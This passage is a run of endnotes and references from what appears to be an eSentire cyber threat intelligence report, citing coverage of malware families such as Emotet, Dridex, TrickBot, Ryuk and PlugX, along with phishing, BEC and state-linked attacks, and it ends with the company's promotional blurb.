[10] *In Evo Morales: Overwhelming evidence of election fraud in Bolivia, monitors say, the BBC reports that "In the processing of the results, it said in the 95-page final report (in Spanish), the data was redirected to two hidden servers and not controlled by officials at the Supreme Electoral Tribunal, opening the way for the manipulation of data."*

[11] *See China used the Great Cannon DDoS Tool against forum used by Hong Kong protestors, at Security Affairs. A 2015 report from Citizen Lab, China's Great Cannon, states that "The Great Cannon is not simply an extension of the Great Firewall, but a distinct attack tool that hijacks traffic to (or presumably from) individual IP addresses, and can arbitrarily replace unencrypted content as a man-in-the-middle."*

[12] *On December 16th 2019, the United States congress allocated $425 million for election security, but critics contend it will have little impact in 2020; for more information and analysis, see NPR's coverage in Congress Allocates $425 Million For Election Security in New Legislation*

[13] *The notorious WannaCry ransomware outbreak in mid-2017—which had a significant impact on businesses and the general public—leveraged the EternalBlue cyberattack exploit developed by the United States National Security Agency. Since then, WannaCry has become part of the background Internet noise of opportunistic attacks.*

[14] *Some of the perceived drop is likely due to a lack of attribution for a number of attacks in 2019; as the sponsor is identified and retroactively applied, the 2019 number might well increase*

[15] *See the Council on Foreign Relations' Cyber Operations Tracker*

[16] *In August, FireEye released a comprehensive report APT41: A Dual Espionage and Cyber Crime Operation, which noted that APT41 "leverages non-public malware typically reserved for espionage campaigns in what appears to be activity for personal gain."*

[17] *For instance, the PlugX page on Mitre.org lists eight different modules (as of December 2019)*

[18] *For more context on PlugX's ties to China, see the Palo Alto Networks post PKPLUG: Chinese Cyber Espionage Group Attacking Asia*

[19] *DLL side-loading is a technique which relies upon a legitimate program to unintentionally load a malicious DLL; PlugX is certainly not alone in using DLL side-loading, but the technique is a bit of a hallmark (for instance, see Trend Micro's post, New Wave of PlugX Targets Legitimate Apps)*

[20] *For example, in a recent indictment, US authorities allege that a Russia-based criminal gang used Dridex malware to steal at least $100 million USD; for more information, see the BBC"s coverage at Evil Corp: US charges Russians over hacking attacks*

[21] *In December 2019 the Canadian laboratory testing company LifeLabs revealed that it had made a payment to attackers (CBC) to prevent release of sensitive information of more than 15 million customers*

[22] *While Mimikatz is mostly used by attackers to manually interact with compromised systems, we have observed a few instances in which malware uses a Mimikatz module to spread laterally*

[23] *For more details about Qakbot's new capabilities, see the Talos Intelligence post Qakbot levels up with new obfuscation techniques*

[24] *See URSNIF, EMOTET, DRIDEX and BitPaymer Gangs Linked by a Similar Loader*

[25] *Fortinet recently released an extensive reporting into Emotet: see New Emotet Report Details Threats From One of the World's Most Successful Malware Operations"*

[26] *Threatpost provided coverage in Emotet Resurgence Continues With New Tactics, Techniques and Procedures*

[27] *Per Mitre.org's Ursnif page*

[28] *See Emotet's goal: drop Dridex malware on as many endpoints as possible, on Sophos' Naked Security blog*

[29] *James_inthe_box reported observations on June 13th; Brad Duncan posted detailed analysis on June 17th, in Malspam with password-protected Word docs pushing Dridex*

REFERENCES

[30] *In a presentation at SecTor 2019, security researcher Lee Kagan delivered a presentation—POWERSHELL IS DEAD. LONG LIVE C#—in which he demonstrated that C# is an effective alternative to PowerShell*

[31] *Learn more about this tactic in Cybereason's NEW LATERAL MOVEMENT TECHNIQUES ABUSE DCOM TECHNOLOGY*

[32] *This section summarizes our blog post New Dridex Variant Evading Traditional Antivirus*

[33] *This section summarizes the eSentire post Oh Snap!: New Ostap Variant Observed in the Wild*

[34] *Bromium provides a deep-dive in Deobfuscating Ostap: TrickBot's 34,000 Line JavaScript Downloader*

[35] *For more information, see Triple Threat: Emotet Deploys TrickBot To Steal Data and Spread Ryuk, by Cybereason*

[36] *For a quick history lesson, see ZDNet's 30 years of ransomware: How one bizarre attack laid the foundations for the malware taking over the world*

[37] *For more on this incident, see SAMSAM Ransomware Hits US Hospital, Management Pays $55K Ransom, from Trend Micro. Additionally, US-Cert specifically mentions that SamSam actors are known to purchase credentials: for instance, Alert (AA18-337A) says, "Analysis of tools found on victims' networks indicated that successful cyber actors purchased several of the stolen RDP credentials from known darknet marketplaces."*

[38] *For more background, see the CrowdStrike blog Big Game Hunting with Ryuk: Another Lucrative Targeted Ransomware*

[39] *See Engadget's Ryuk ransomware banks $3.7 million in five months*

[40] *Bleeping Computer presents evidence in Ryuk Ransomware Likely Behind New Orleans Cyberattack*

[41] *See the Emsisoft post Caution! Ryuk Ransomware decryptor damages larger files, even if you pay*

[42] *For more on this incident and others, see Wired's coverage in A Guide to LockerGoga, the Ransomware Crippling Industrial Firms*

[43] *See SecureLink's post Threat Intelligence Report: GlobeImposter Ransomware*

[44] *See Avast's post, Ransomware attacks via RDP choke SMBs*

[45] *For more information about this campaign, see the eSentire security advisory Hex-Encoded Links Point to Phishing Pages on Microsoft Cloud Services*

[46] *To see these examples, visit the eSentire security advisory Office 365 Phishing Follow-Up*

[47] *To learn more, read the eSentire security advisory Phishing Campaign Using Google Infrastructure*

[48] *Mitre.org offers a comprehensive list of tactics*

[49] *For instance, in December 2019, Microsoft discovered that a huge number of Azure AD and Microsoft Services accounts are vulnerable to hijacking; for more information, see the Security Affairs post More than 44 million Microsoft user accounts are exposed to hack*

[50] *Advisory FIN-2016-a003, Criminals are actively using e-mail schemes to defraud financial institutions and their customers—billions of dollars in possible losses, from the United States Treasury's Financial Crimes Enforcement Network (FinCEN) provides a thorough explanation*

[51] *For more information about this scam, please see the eSentire security advisory BEC Scams Targeting VIPs and Finance Employees*

[52] *In one case observed by eSentire, threat actors exploited RDP to gain access to a corporate environment. Oncqe inside, the attackers used Mimikatz to scrape for credentials, downloaded and executed a network scanning tool, further exploited RDP to move laterally to six additional machines and attempted to activate ransomware (the activity was detected, triggering alerts).*

[53] *For a good overview, see the Talos Intelligence post The Latest on BlueKeep and DejaBlue vulnerabilities—Using Firepower to defend against encrypted DejaBlue*

[54] *The campaign is quite similar to a 2015 campaign by Emissary Panda which leveraged Hacking Team's Adobe Flash exploit (CVE-2015-5119); for more information on that campaign, see Chinese Backdoor Zegost Delivered Via Hacking Team Exploit, by Zscaler*

[55] *An application token is a string of characters used alongside credentials within an API call for authentication*

[56] *For more information, see Threatpost's Critical WinRAR Flaw Found Actively Being Exploited*

eSentire, Inc., the global leader in **Managed Detection and Response (MDR)**, keeps organizations safe from constantly evolving cyberattacks that technology alone cannot prevent. Its 24x7 Security Operations Center (SOC), staffed by elite security analysts, hunts, investigates and responds in real-time to known and unknown threats before they become business disrupting events. Protecting more than $5.7 trillion AUM in the financial sector alone, eSentire absorbs the complexity of cybersecurity, delivering enterprise-grade protection and the ability to comply with growing regulatory requirements. For more information, visit **www.esentire.com** and follow **@eSentire**.